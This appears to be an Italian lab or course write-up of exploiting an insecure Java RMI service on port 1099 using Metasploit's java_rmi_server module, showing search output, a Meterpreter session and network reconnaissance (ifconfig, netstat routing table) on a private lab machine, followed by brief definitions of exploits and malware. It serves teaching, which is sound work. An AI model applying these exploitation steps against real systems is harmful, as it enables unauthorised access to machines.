
Abbiamo iniziato sfruttando un exploit di Java RMI, una vulnerabilità rilevata sulla porta 1099. Questa fase ci ha permesso di avviare il processo di penetrazione

```
msf6 > search java rmi registry
Matching Modules
     Name
                                          Disclosure Date
                                                           Rank
                                                                      Check Description
                                                                             Java RMI Registry Int
   0 auxiliary/gather/java_rmi_registry
                                                           normal
                                                                      No
erfaces Enumeration
   1 exploit/multi/misc/java_rmi_server 2011-10-15
                                                           excellent Yes
                                                                             Java RMI Server Insec
ure Default Configuration Java Code Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/misc/java_
```

Successivamente, abbiamo configurato l'exploit, fornendo l'indirizzo IP della macchina target. Questo passo è cruciale per dirigere l'attacco verso la macchina desiderata



Con l'ottenimento della sessione Meterpreter, abbiamo raccolto dettagli sulla configurazione di rete della macchina target

```
meterpreter > ifconfig
Interface 1
             : lo - lo
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe71:2138
IPv6 Netmask : ::
```

Infine, abbiamo esaminato la tabella di routing della macchina vittima.

```
<u>meterpreter</u> > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
                Gateway
                                                       MSS Window irtt Iface
Destination
                                Genmask
                                                Flags
192.168.1.0
                0.0.0.0
                                255.255.255.0
                                               U
                                                         00
                                                                      0 eth0
0.0.0.0
                192.168.1.1
                                0.0.0.0
                                               UG
                                                         00
                                                                      0 eth0
```

Cos'è un exploit? Gli exploits sono strumenti software progettati per sfruttare vulnerabilità specifiche e ottenere accesso non autorizzato o causare malfunzionamenti nei sistemi. Nel nostro caso, abbiamo sfruttato un exploit di Java RMI.

Servizio sfruttato: La vulnerabilità era associata a Java RMI, un meccanismo di comunicazione remota per applicazioni Java, sulla porta 1099. Una configurazione non sicura può rendere questo servizio una via d'accesso per attacchi.

Differenza tra exploit e malware. Gli exploits sono strumenti specifici per sfruttare debolezze già presenti in un sistema, mentre il malware è un software dannoso progettato per causare danni o compromettere lo stesso.